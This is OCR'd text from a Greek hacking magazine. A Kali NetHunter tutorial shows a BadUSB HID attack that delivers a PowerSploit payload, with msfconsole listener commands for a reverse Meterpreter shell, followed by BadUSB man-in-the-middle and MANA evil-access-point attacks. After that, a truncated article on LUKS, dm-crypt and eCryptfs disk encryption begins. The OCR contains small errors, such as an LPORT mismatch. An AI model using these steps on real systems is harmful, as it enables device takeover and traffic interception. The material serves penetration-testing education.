


Η εφαρμογή Kali Launcher αποτελεί την περιοχή από την οποία μπορούμε να ξεκινήσουμε τις πιο σημαντικές λειτουργίες του NetHunter. Μεταξύ άλλων, από εκεί μπορούμε να τρέξουμε τον προεγκατεστημένο Terminal Emulator, όπως επίσης να ενεργοποιήσουμε και να ενεργοποιήσουμε τον web server στον οποίο στηρίζεται το NetHunter Web Panel.

τισμό του ενσωματωμένου web server. Πατώντας το "Start Webserver" ενεργοποιείται ένας HTTP server κι ανοίγει αυτόματα ένας web browser, ο οποίος μάς μεταφέρει στο λεγόμενο NetHunter Web Panel. Σημειώστε ότι την πρώτη φορά που θα εκκινήσουμε τον web server ενδέχεται να παρατηρήσουμε μια καθυστέρηση στην απόκριση των πλήκτρων. Αυτό είναι φυσιολογικό και δεν πρέπει να σας προβληματίσει. Επίσης, στην περίπτωση που ζητηθούν δικαιώματα root από την εφαρμογή, είναι απαραίτητο να τα δώσουμε. Ο εργοστασιακός κωδικός για το χρήστη root είναι το "toor" (χωρίς τα εισαγωγικά). Από το Web Panel, λοιπόν, μπορούμε να πραγματοποιήσουμε τις επιθέσεις που υποστηρίζει το Kali NetHunter. Πιο συγκεκριμένα, μπορούμε να ενεργοποιήσουμε ή να απενεργοποιήσουμε τις υπηρεσίες που απαιτούνται για την διεξαγωγή διαφόρων επιθέσεων. Πριν ολοκληρώσουμε τη σύντομη παρουσίαση του περιβάλλοντος του NetHunter, οφείλουμε να επιστήσουμε την προσοχή σας σε μία προειδοποίηση της Offensive Security. Παρόλο που ο web server του NetHunter ακούει μόνο στη διεύθυνση του localhost, πρέπει να δρούμε με προσοχή και να τον απενεργοποιούμε όταν ολοκληρώσουμε τις εργασίες μας. Αυτή η πρακτική κρίνεται αναγκαία, γιατί ο κώδικας του NetHunter Web Panel ενδέχεται να παρουσιάσει ευπάθειες και να γίνει τρωτός σε επιθέσεις CSRF. Ας αφήσουμε όμως τη θεωρία και ας δούμε μερικές επιθέσεις που μπορούμε να πραγματοποιήσουμε με τη βοήθεια της πλατφόρμας.

Επίθεση HID και PowerSploit

Στο τεύχος 037 του deltaHacker είχαμε μιλήσει αναλυτικά για την ευπάθεια BadUSB και για τις επιθέσεις που καθιστά δυνατές. Δεν θα ήταν πιο βολικό αν εξαπολύαμε μια τέτοια επίθεση από το SmartPhone, που σε τελική ανάλυση βρίσκεται πάντοτε στην τσέπη μας; Μια κατηγορία επιθέσεων που στηρίζονται στην ευπάθεια BadUSB έχει το όνομα HID (Human Interface Device). Σε αυτές τις επιθέσεις, όταν η συσκευή συνδέεται σε κάποιον υπολογιστή παρουσιάζεται σαν πληκτρολόγιο και στέλνει μια σειρά προκαθορισμένων keystrokes. Οι επιθέσεις αυτού του τύπου δεν ανιχνεύονται από κανένα antivirus και μπορούν να εκτελεστούν σε κάθε σύστημα που διαθέτει θύρες USB!



Το NetHunter Web Panel επιτρέπει την εύκολη διαχείριση των υπηρεσιών, που απαιτούνται για τη διεξαγωγή των διαφόρων επιθέσεων.

Στην επίθεση που θα δούμε, η συσκευή που παρουσιάζεται ως πληκτρολόγιο αξιοποιεί το αγαπημένο μας Metasploit και επιδιώκει να αποκτήσει τον έλεγχο του ξένου μηχανήματος. Η συγκεκριμένη επίθεση του Kali NetHunter ονομάζεται PowerSploit και προϋποθέτει την ύπαρξη ενός web server, για τη φιλοξενία του payload. Επομένως, το πρώτο βήμα είναι να μεταβούμε στο Kali Service Control του Web Panel και να ξεκινήσουμε την υπηρεσία Apache server. Στη συνέχεια, πάλι από το NetHunter Web Panel, ενεργοποιούμε την επιλογή HID Keyboard Attack και από τη λίστα με τα διαθέσιμα payload επιλέγουμε το PowerSploit. Κάπως έτσι θα εμφανιστούν οι ρυθμίσεις της συγκεκριμένης επίθεσης. Εκεί πρέπει να δώσουμε τη διεύθυνση IP και τη θύρα που θα χρησιμοποιήσουμε αργότερα στο Metasploit, για τη δημιουργία ενός listener. Στο πεδίο URL δίνουμε τη διεύθυνση IP της συσκευής μας, αφού σε αυτήν εκτελείται ο web server που προσφέρει το PowerSploit payload. Τέλος, επιλέγουμε το Payload που θέλουμε να χρησιμοποιήσουμε στο Metasploit και πατάμε το κουμπί Update.

Μετά από τα παραπάνω ακολουθεί η δημιουργία ενός κατάλληλου listener στο Metasploit. Για αυτό το κομμάτι της δουλειάς θα χρειαστούμε έναν υπολογιστή με το Kali Linux. Εκεί πρέπει να εκτελέσουμε τα ακόλουθα:

```
root@kali:~# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) >
```

Με αυτόν τον τρόπο εκκινούμε το msfconsole και χρησιμοποιούμε το module exploit/multi/handler. Αμέσως μετά πρέπει να θέσουμε το payload που επιλέξαμε και στις ρυθμίσεις του PowerSploit:

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
```

Τέλος, δίνουμε στις παραμέτρους LHOST και LPORT τις τιμές που είχαμε δώσει στο PowerSploit και ενεργοποιούμε τον listener:


```
msf exploit(handler) > msf exploit(handler) > set LHOST 192.168.1.102
```

```
LHOST => 192.168.1.102
msf exploit(handler) > set LPORT 4444
LPORT => 443
msf exploit(handler) > exploit
```

Από εδώ και πέρα, το μόνο που έχουμε να κάνουμε είναι να συνδέσουμε τη συσκευή με το NetHunter στο μηχάνημα στόχο και να περιμένουμε λίγα δευτερόλεπτα. Η επίθεση θα πραγματοποιηθεί μόλις πατήσουμε το κουμπί Execute! Στην περίπτωση που πάνε όλα καλά, το μηχάνημα στόχος θα συνδεθεί στον σύστημα που τρέχει ο listener και θα δημιουργηθεί ένα meterpeter session.

Επιθέσεις MiTM μέσω BadUSB

Αυτή τη φορά θα χρησιμοποιήσουμε την ευπάθεια BadUSB για να πραγματοποιήσουμε μια επίθεση Man in The Middle. Επί της ουσίας, κάθε φορά που θα συνδέουμε τη συσκευή μας μέσω USB θα εμφανίζεται ως ένα network interface. Από εκεί θα διέρχεται όλη η δικτυακή κίνηση του μηχανήματος–στόχου κι έτσι θα έχουμε τη δυνατότητα να την αναλύσουμε. Για να πραγματοποιήσουμε αυτή την επίθεση μεταβαίνουμε στο NetHunter Web Panel και επιλέγουμε το BadUSB MiTM Attack. Εκεί, το μόνο που έχουμε να κάνουμε είναι να επιλέξουμε το interface που θέλουμε να χρησιμοποιηθεί για τη διεξαγωγή της επίθεσης και να πατήσουμε το κουμπί Start BadUSB Attack. Στην περίπτωση που χρησιμοποιούμε μια συσκευή με παραπάνω από μια θύρες USB, το σύστημα θα παρουσιάσει δύο υποψήφια interfaces. Για να βρούμε ποιο χρειαζόμαστε αρκεί να τρέξουμε το προεγκατεστημένο Terminal Emulator και να εκτελέσουμε το iftop.




Οι ρυθμίσεις που παρέχει το NetHunter Web Panel, κατά την πραγματοποίηση μιας επίθεσης με το PowerSploit.

Κακόβουλα ασύρματα δίκτυα

Στο Web Panel του NetHunter θα βρούμε και την επιλογή MANA Evil Access Point. Αυτός ο μηχανισμός δημιουργεί ένα κακόβουλο ασύρματο δίκτυο, στο οποίο μπορεί να συνδεθεί οποιοσδήποτε. Ταυτόχρονα, το ίδιο δίκτυο επιτρέπει σε εμάς να πραγματοποιούμε επιθέσεις MiTM σε οποιοδήποτε μέλος του! Οι επιλογές που παρέχονται σε αυτή την επίθεση αφορούν τα στοιχεία του ασύρματου δικτύου που θα δημιουργηθεί (SSID, wifi channel, access point MAC κ.ο.κ.). Όπως αντιλαμβάνεστε, οι συγκεκριμένες ρυθμίσεις δεν επηρεάζουν τη λειτουργικότητα της όλης επίθεσης και για μια σύντομη δοκιμή δεν υπάρχει κανένας λόγος για να τις τροποποιήσουμε. Για αυτή την επίθεση θα χρειαστούμε μια εξωτερική κάρτα ασύρματης δικτύωσης (802.11), την οποία πρέπει να συνδέσουμε στη συσκευή μέσω ενός καλωδίου OTG (θηλυκό USB / αρσενικό microUSB). Η επίθεση ξεκινά πατώντας το κουμπί Start MANA. Αν κάποια συσκευή κάνει το λάθος να συνδεθεί στο ασύρματο δίκτυο–παγίδα, η δικτυακή κίνηση θα διέρχεται από τη συσκευή μας και θα μπορούμε να την υποκλέψουμε άνετα. Η επιτυχία της συγκεκριμένης επίθεσης στηρίζεται στην αληθοφάνεια και στην εμπιστοσύνη που εκπέμπουν τα στοιχεία του ασύρματου δικτύου μας.

Μακάριοι οι Nexus έχοντες!

Κάθε μέρα καταλαβαίνουμε όλο και περισσότερο πόσο ισχυρό όπλο μπορεί να γίνει το Android. Σε αυτό το άρθρο παρουσιάσαμε ένα ακόμα εργαλείο για penetration testing. Μη νομίζετε όμως ότι το οπλοστάσιό μας αποτελείται μόνο από όσα αναφέραμε. Οι δυνατότητες του Kali NetHunter είναι συγκρίσιμες με εκείνες του Kali Linux και θα μπορούσαμε να τις χαρακτηρίσουμε αναρίθμητες! Όσοι διαθέτουν κάποια συσκευή Nexus θα πρέπει να νιώθουν τυχεροί που έχουν στη διάθεση τους ένα τόσο ισχυρό εργαλείο. Οι υπόλοιποι μπορούμε να κάνουμε υπομονή, ως την εμφάνιση παραλλαγμένων εκδοχών του NetHunter που θα τρέχουν σε διαφορετικές συσκευές.



Η συσκευή μας είναι έτοιμη να λειτουργήσει σαν ένα κακόβουλο WiFi Access Point. Οποιοσδήποτε κάνει το λάθος να συνδεθεί επάνω μας θα πέσει θύμα μιας καλοστημένης επίθεσης MiTM.


Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research

Skill: Intermediate
Tags: LUKS, dm-crypt, cryptsetup, crypttab, master key, passphrase, eCryptfs



by Spir@l Evolut10n


Κρυπτογραφημένα αποθηκευτικά μέσα

Εσείς τι θα κάνατε αν είχατε μυστικά; Η ερώτησή μας δεν είναι ακριβώς υποθετική. Την έχουμε διατυπώσει κατ' αυτόν τον τρόπο μόνο και μόνο για να μη σας φέρουμε σε δύσκολη θέση. Βλέπετε, θεωρούμε σίγουρο το ότι έχετε μυστικά, αλλά δεν αποκλείεται η ύπαρξή τους να αποτελεί επίσης ένα μυστικό. Αυτό που μας απασχολεί είναι το πώς τα προφυλάσσετε ή, πιο σωστά, το πώς θα τα προφυλάσσατε ...αν είχατε ;)


Δεν ξέρουμε για σας, αλλά εμείς έχουμε μυστικά και δεν το κρύβουμε. Ο λόγος που το δηλώνουμε ευθαρσώς, είναι γιατί έχουμε βαρεθεί να προσπαθούμε να αποδείξουμε το αυτονόητο. Θεωρούμε φυσιολογικό το να έχει κανείς μυστικά, ενώ η δυνατότητα προστασίας των μυστικών από οποιονδήποτε –ακόμη κι από τις Αρχές που "πολεμούν την τρομοκρατία"– αποτελεί βασικό δικαίωμα για όλους. Παίρνοντας ως δεδομένο αυτή την άποψη, θα προσπεράσουμε τις περιττές αναλύσεις γύρω από το "γιατί" και θα εστιάσουμε στο "πώς". Η προστασία των δεδομένων αποτελεί εξαιρετικά σύνθετο ζήτημα κι έχουμε εξετάσει διάφορες πτυχές του, μελετώντας μεθόδους για την κρυπτογράφηση των μηνυμάτων, την ανώνυμη περιήγηση στο διαδίκτυο κ.λπ. Αυτή τη φορά θα δούμε πώς μπορούμε να εξασφαλίσουμε τη μυστικότητα των αποθηκευμένων δεδομένων. Θα εξετάσουμε τους σχετικούς μηχανισμούς κρυπτογράφησης και φυσικά θα εργαστούμε στο Linux, που αποτελεί το ιδανικό περιβάλλον για την επίτευξη του σκοπού μας.

Διασημότητα του παρελθόντος

Μια λύση στο πρόβλημα που εξετάζουμε, περισσότερο γνωστή στους παλιούς χρήστες, βασίζεται στο περίφημο EncFS (Encrypted File System). Η υποστήριξη για το



Οι σύγχρονες διανομές Linux επιτρέπουν την εγκατάσταση του συστήματος σε ένα πλήρως κρυπτογραφημένο αποθηκευτικό μέσο. Για να πετύχουν κάτι τέτοιο, κρυπτογραφούν μια κατάτμηση με το LUKS και δημιουργούν ένα αντίστοιχο block device με τη βοήθεια του dm-crypt. Μέσα στο εν λόγω block device δημιουργούν ένα συγκρότημα κατατμήσεων (volume group) με τη βοήθεια του LVM. Το volume group αποτελείται από επιμέρους logical volumes, καθένα από τα οποία αντιστοιχίζεται σε διαμέρισμα του συστήματος. Όπως βλέπετε, εκτός από ασφάλεια, ο συνδυασμός του LUKS με το dm-crypt προσφέρει και τεράστια ευελιξία.




Με τη βοήθεια του cryptsetup μπορούμε να εφαρμόσουμε το πρότυπο κρυπτογράφησης LUKS πάνω σ' έναν ολόκληρο δίσκο. Για την κρυπτογράφηση των δεδομένων δημιουργείται το λεγόμενο master key το οποίο αποθηκεύεται μέσα στο LUKS header, στην αρχή του δίσκου. Το master key κρυπτογραφείται και προστατεύεται με ένα passphrase που ορίζουμε –και γνωρίζουμε– εμείς.

συγκεκριμένο σύστημα αρχείων δεν ενσωματώθηκε ποτέ στον πυρήνα του Linux και παρέχεται από ένα πρόγραμμα που εκτελείται στο λεγόμενο user space. Ακριβώς γι' αυτό, η χρήση του EncFS προϋποθέτει την παρουσία ενός ακόμα προγράμματος που επιτρέπει σε "απλές εφαρμογές" –σε προγράμματα που εκτελούνται από τον εκάστοτε χρήστη– να λειτουργούν σαν drivers για συστήματα αρχείων. Αναφερόμαστε στο FUSE (Filesystem in USErspace), το οποίο είναι πολύ πιθανό να γνωρίζετε, καθώς αποτελεί το απαραίτητο υπόβαθρο για διάφορα συστήματα αρχείων, εξωτικά και μη (SSHFS, GMailFS, NTFS-3G κ.λπ.). Η ανάπτυξη του EncFS ξεκίνησε περί το 2003 κι εκείνη την εποχή ήταν πρωτοπόρο στο χώρο. Σήμερα, ωστόσο, δεν θα μπορούσαμε να πούμε ότι ισχύει κάτι τέτοιο. Η λειτουργία του βασίζεται σε ορισμένες ιδέες που με την πάροδο του χρόνου αποδείχθηκαν προβληματικές. Στηρίζεται, για παράδειγμα, στο λεγόμενο security by obscurity, ενώ εισάγει κι ορισμένες πρωτότυπες τεχνικές κρυπτογράφησης τη στιγμή που η απομάκρυνση από τις παραδοσιακές (και δοκιμασμένες) μεθόδους αποτελεί επικίνδυνη τακτική στο χώρο της κρυπτογραφίας. Αποφασίσαμε, λοιπόν, να μην ασχοληθούμε περισσότερο μαζί του. Εξάλλου, μια πρόσφατη έρευνα έφερε στο φως πολλές ευπάθειες κι ανέδειξε την ανάγκη για μια εκ βάθρων αναβάθμιση του προγράμματος. Μπορείτε να δείτε τα αποτελέσματα της σχετικής έρευνας στο http://sourceforge.net/p/encfs/mailman/message/31849549.

Στο παρόν άρθρο θα εξετάσουμε δύο άλλες λύσεις που αμφότερες προσφέρουν ενισχυμένη και δοκιμασμένη ασφάλεια. Μάλιστα, οι σχετικοί μηχανισμοί στηρίζονται στον πυρήνα του Linux κι αυτό συνεπάγεται αυξημένες επιδόσεις σε σχέση με το EncFS ή με οποιαδήποτε άλλη λύση που στηρίζεται στο FUSE. Θα μιλήσουμε λοιπόν για το eCryptfs, καθώς και για το πακέτο του dm-crypt με το LUKS. Μη νομίζετε ότι τα συγκεκριμένα προγράμματα αποτελούν διαφορετικές υλοποιήσεις του ίδιου πράγματος. Παρουσιάζουν θεμελιώδεις διαφορές μεταξύ τους και το καθένα έχει τα δικά του πλεονεκτήματα. Στη συνέχεια θα αναφερθούμε συνοπτικά στους δύο μηχανισμούς και στον τρόπο που επιτυγχάνουν την κρυπτογραφημένη αποθήκευση των δεδομένων. Σημειώστε ότι αυτή η θεωρητική εισαγωγή είναι ιδιαίτερα χρήσιμη, αν όχι απαραίτητη, για την κατανόηση των βημάτων που θα περιγράψουμε αργότερα.


Κρυπτογραφημένες συσκευές

Το LUKS (Linux Unified Key Setup) αποτελεί τμήμα του πυρήνα του Linux και δεν είναι τίποτα άλλο από ένα *πρότυπο* για την κρυπτογράφηση των αποθηκευτικών μέσων και τη διαχείριση των σχετικών κλειδιών. Το ίδιο το LUKS δεν μπορεί να κρυπτογραφήσει κανένα αποθηκευτικό μέσο από μόνο του. Αυτή η λειτουργία προσφέρεται από ένα υποσύστημα του πυρήνα που ονομάζεται dm-crypt. Το εν λόγω υποσύστημα



Για την πρόσβαση σε έναν δίσκο που έχει κρυπτογραφηθεί με το LUKS, πρέπει πρώτα να δημιουργήσουμε ένα ειδικό block device. Αυτό επιτυγχάνεται με τη βοήθεια του cryptsetup και της παραμέτρου luksOpen. Αφού δημιουργήσουμε το block device, μπορούμε να στραφούμε πάλι στο cryptsetup και να αντλήσουμε διάφορες πληροφορίες για το είδος της κρυπτογράφησης και το μέγεθος του αποθηκευτικού μέσου.

μπορεί να αξιοποιεί οποιαδήποτε μέθοδο κρυπτογράφησης ενσωματώνει ο πυρήνας, ενώ μπορεί να κρυπτογραφεί ολόκληρους δίσκους ή και μεμονωμένες κατατμήσεις (διαμερίσματα). Το πιο ενδιαφέρον χαρακτηριστικό του, όμως, απορρέει από το γεγονός ότι ανήκει σε ένα ευρύτερο υποσύστημα του πυρήνα και συγκεκριμένα στον device mapper. Αναρωτιέστε τι σημασία έχει αυτό και γιατί μπορεί να μάς ενδιαφέρει; Όταν κρυπτογραφούμε ένα αποθηκευτικό μέσο με το dm-crypt, ο πυρήνας βλέπει ξαφνικά μια νέα συσκευή τύπου block (block device), η οποία κρυπτογραφεί αυτόματα όλα τα δεδομένα που προσπαθούμε να γράψουμε πάνω της. Φανταστείτε ένα σκληρό δίσκο που ενσωματώνει hardware για την αυτόματη κρυπτογράφηση κι αποκρυπτογράφηση των αποθηκευμένων δεδομένων. Ε, λοιπόν, κάπως έτσι αντιλαμβάνεται ο πυρήνας τα block devices που δημιουργεί το 